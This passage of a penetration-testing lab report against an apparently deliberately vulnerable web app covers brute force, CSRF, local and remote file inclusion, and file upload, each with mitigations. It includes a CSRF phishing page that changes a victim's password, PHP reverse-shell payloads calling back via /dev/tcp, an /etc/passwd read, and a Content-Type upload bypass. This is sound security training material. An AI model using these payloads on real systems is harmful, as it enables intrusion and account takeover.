


Figure 41 Passwords Wordlist

6. The fuzzer generated a list of usernames and passwords sorted based on the length of the response body.




Figure 42 Valid Login Usernames and their passwords

7. By attempting these credentials, I was able to successfully log in.




Figure 43 Successful login to Gordon's account

4.5.3 Vulnerability remediation (Mitigation)

- Implement a mechanism to restrict account access after a predetermined number of unsuccessful login attempts.
- Implement a delay in response time.
- Use strong passwords.
- Implement multi-factor authentication.

- Disable the submit button for a 10-minute interval after the user attempts to open the email for the third time.
- Implement the use of CAPTCHA technology.

4.6 CSRF

4.6.1 Vulnerability Summary

- CSRF stands for Cross-Site Request Forgery.
- This is a type of attack that occurs when a malicious website, email, or blog prompts a user's web browser to execute an unauthorized action on a trusted website for which the user is currently authenticated.
- The exploitation of a site's trust in a user's browser enables malicious actions such as transferring funds, altering account information, and executing other nefarious activities.

4.6.2 Vulnerability Prove of Concept (Exploitation)

1. Upon opening the page, I am presented with a form that enables me to modify my password.

Figure 44 Change your password form

2. The first thing I did is Upon attempting to modify the password and observing the subsequent response, I noticed an intriguing value in the URL bar.

   If the new password is set to "CulureScienceCity," the result will be as follows:
   "
   http://ubuntuserver:8001/vulnerabilities/csrf/?password_new=CulureScienceCity&password_conf=CulureScienceCity&Change=Change# "


- 

Figure 45 The resulted URL from changing the password

3. Based on the information provided, I have attempted to modify the password using the provided URL. " http://ubuntu-server:8001/vulnerabilities/csrf/?password_new=Ahmed&password_conf=Ahmed&Change=Change# "

4. After Simply entering this URL into the browser resulted in a message indicating that the password has been changed.


- 

Figure 46 Pasted URL in a new browser tap


- 

Figure 47 The pasted URL Resulted " password changed"

5. By figuring this out, I have developed an HTML code for a webpage that manipulates users into updating their passwords through a security verification process.

```
<div class="notification">
    <h1>Important: Update Your Password</h1>
    <p>Hi Bob Smith,</p>
    <p>For your security, it's time to update your password. Please click the link below to proceed:</p>
    <a href="http://ubuntu-server:8001/vulnerabilities/csrf/?
  password_new=CultureCity&password_conf=CultureCity&Change=Change#" onclick="alert('This would redirect to the
  password update page.');">Update Your Password</a>
    <p>Thank you for helping us keep your account secure.</p>
</div>
```

Figure 48 HTML code that tricks the users to change their passwords

6. If the victim attempts to open the HTML page, it will display the following content:




Figure 49 Fake security check HTML page that changes the user's password

7. When the victim clicking the "Update Your Password" link, the password will be automatically updated.




Figure 50 The user's password chaged successfully

4.6.3 Vulnerability remediation (Mitigation)

1. Validation of Referer and Origin Headers

- Referer Header Validation: Ensure that the Referer header originates from a reputable and anticipated domain.
- Origin Header: To enhance security, particularly in contemporary browsers, validate the Origin header to verify that the request originates from a reputable domain.

2. Double Submission of Cookies

- Technique: Send a CSRF token in two ways: as a cookie and as a request parameter. The server checks if the cookie token matches the request token.

3. Content Security Policy (CSP)

- CSP Header: Implement a Content Security Policy to mitigate the risk of malicious scripts potentially employed for Cross-Site Request Forgery (CSRF) attacks.

4.7 File Inclusion

4.7.1 Vulnerability Summary

- One of the most prevalent types of attacks against web servers originates from file inclusion vulnerabilities.
- File inclusion vulnerabilities are mostly found in web apps that use a scripting language.
- These vulnerabilities grant attackers access to sensitive files on their web servers or enable them to exploit the include functionality to execute malicious files on their servers. With access to unauthorized files, attackers can gain access to sensitive information or further compromise the victim's networks.
- This threat allows unauthorized access and the potential execution of files on the target system. It's especially dangerous when the web server is not properly configured with elevated privileges, which could give attackers access to sensitive data.
- LFI vulnerabilities enable an attacker to access and potentially execute files on the victim machine. This poses a significant security risk, particularly when the web server is misconfigured and operating with elevated privileges. Such vulnerabilities can grant unauthorized access to sensitive information, and if the attacker gains access through other means, they may execute arbitrary commands, leading to potential system compromise.
- RFI vulnerabilities are Reflection-based vulnerabilities are more susceptible to exploitation but less prevalent. Instead of accessing a file on the local machine, the attacker gains the ability to execute code hosted on their own machine.

4.7.2 Vulnerability Prove of Concept (Exploitation)

1. The page contains three files that can be accessed. However, when attempting to access "file4.php" using the naming convention, an unexpected outcome occurred, resulting in the disclosure of a hidden file.




Figure 51 The page files to access




Figure 52Accessed hidden file

2. In the second attempt, attempting to access a sensitive system file named "/etc/passwd" resulted in the display of the password file on the web page. This incident exemplifies Local File Inclusion (LFI), a vulnerability where files located on the machine hosting the web page can be accessed or read.




Figure 53 LFI Resulted displaying the /etc/passwd file

3. In an attempt to exploit RFI, I have created two files, "test" and "shell.php," on my machine and hosted a Python "http.server" that hosts these two files.

```
~ cat test

this is a test for RFI.
```

Figure 54 Created test file

```
~ cat shell.php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.57.12/8888 0>&1'");?>
```

Figure 2 Created reverse shell that connects back to my machine

```
~ python -m http.server
                                Tue Jun 20 18:27:06 2025
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.57.11 - - [20/Jun/2025 18:29:24] "GET /test HTTP/1.1" 200 -
```

Figure 55 Creating a " http.server" to host that two files

4. Then Changing the URL of the webpage so that the page parameter stores the link to my file 4. Then, let's modify the URL of the webpage so that the page parameter stores the link to my file i.e. " http://ubuntu-server:8001/vulnerabilities/fi/?page=http://192.168.57.12:8000/test "




Figure 56 Successful RFI making the web server access my hosted "test" file

5. The contents of the file are loaded into the web page. This is Remote File Inclusion (RFI), where files located on a remote server can be accessed from the web server.

6. Additionally, the request sent by the web server to my http.server has been captured and can be observed in the terminal window.

```
192.168.57.11 - - [28/Jun/2025 10:33:47] "GET /test HTTP/1.1" 200 -
```

Figure 57 Captured request from the web server to my hosted file

7. Finally, I attempted to obtain a shell by modifying the page parameter in the URL and utilizing the "shell.php" file.


- 

Figure 58 Making the web server request my php reverse shell

8. Using the "netcat" utility, I successfully captured a connection from the target web server to my machine, granting me a shell access to the system.


- 

Figure 59 Opened netcat listener on port 8888

9. With the acquisition of a shell, I am now empowered to execute any desired command on the web server.


- 

Figure 60 View /etc/passwd file

- 

Figure 61 List all files and directories

4.7.3 Vulnerability remediation (Mitigation)

1. Input Validation and Sanitization
   - Whitelist Valid Inputs: Restrict file inclusion to a predefined set.
   - Sanitize Input: Remove or encode special characters that could be utilized for directory traversal or remote inclusion.

```
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" )
```

Figure 62 validate if the input starts with the word "file"

```
// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" )
```

Figure 63 only allow those specified files

2. Refrain from Dynamic File Inclusions
   - Hardcode File Paths: Utilize static file paths whenever feasible, avoiding dynamic ones.
   - Prevention of User-Controlled Input: Refrain from directly incorporating user input into the inclusion of files.
3. Secure File Storage
   - Isolate Included Files: Store included files in a directory that is not accessible from the web.
   - Restrict File Permissions: Implement stringent file permissions to safeguard against unauthorized access and modifications.

4.8 File Upload

4.8.1 Vulnerability Summary

- Whenever a web server accepts a file without validating it or implementing any restrictions, it is classified as an unrestricted file upload.
- This vulnerability allows a remote attacker to upload a file containing malicious content, potentially leading to the execution of unrestricted code on the server.

4.8.2 Vulnerability Prove of Concept (Exploitation)

1. The provided form is intended to accept an image, but upon reviewing the source code, it appears to lack validation for the user's uploaded file.
2. In an attempt to upload a reverse shell named shell.php, I attempted to connect it back to my machine and open a shell on the target. To achieve this, I opened a netcat listener on port 7777, which was specified in the shell.php.




Figure 64 Created reverse shell




Figure 65 Opened netcat listener on port 7777

3. After uploading the "shell.php" file, we successfully received a message indicating that the file has been uploaded successfully.

Figure 66 The reverse shell was successfully uploaded

4. Accessing that directory via the provided URL.




Figure 67 The web server executed the reverse shell file

5. Successful establishment of a shell on the target machine, and subsequent execution of a command.




Figure 68 The netcat listener received the connection

4. the medium source code introduces an additional challenge by incorporating a validation check to ascertain whether the uploaded file is an image. Despite employing the same methodology employed in low-level security, I encountered difficulties in overcoming this obstacle.

```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
```

Figure 69 Check the uploaded file type

5. A low-level method will not be effective as it is sending a message that only JPEG and PNG images will be accepted.

```
Your image was not uploaded. We can only accept JPEG or PNG images.
```

Figure 70 Failed to upload the file

6. In the Burbsuite application, I intercepted the upload request and modified the content-type by replacing it from "application/x-php" to "image/png."

```
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.57.15/7777 0>&1'");?>
```

Figure 71 Deleting the original content type

```
Content-Type: image/png
```

Figure 72 modifying the content type to an allowed type

7. After modifying the content-type and sending the request, the file will be successfully uploaded.

```
../../hackable/uploads/shell.php succesfully uploaded!
```

Figure 73 the file was successfully uploaded

8. I have successfully obtained a shell..

```
~ nc -nvlp 7777                                          Wed 26 Jun 20
listening on [any] 7777 ...
connect to [192.168.57.15] from (UNKNOWN) [192.168.57.11] 5813
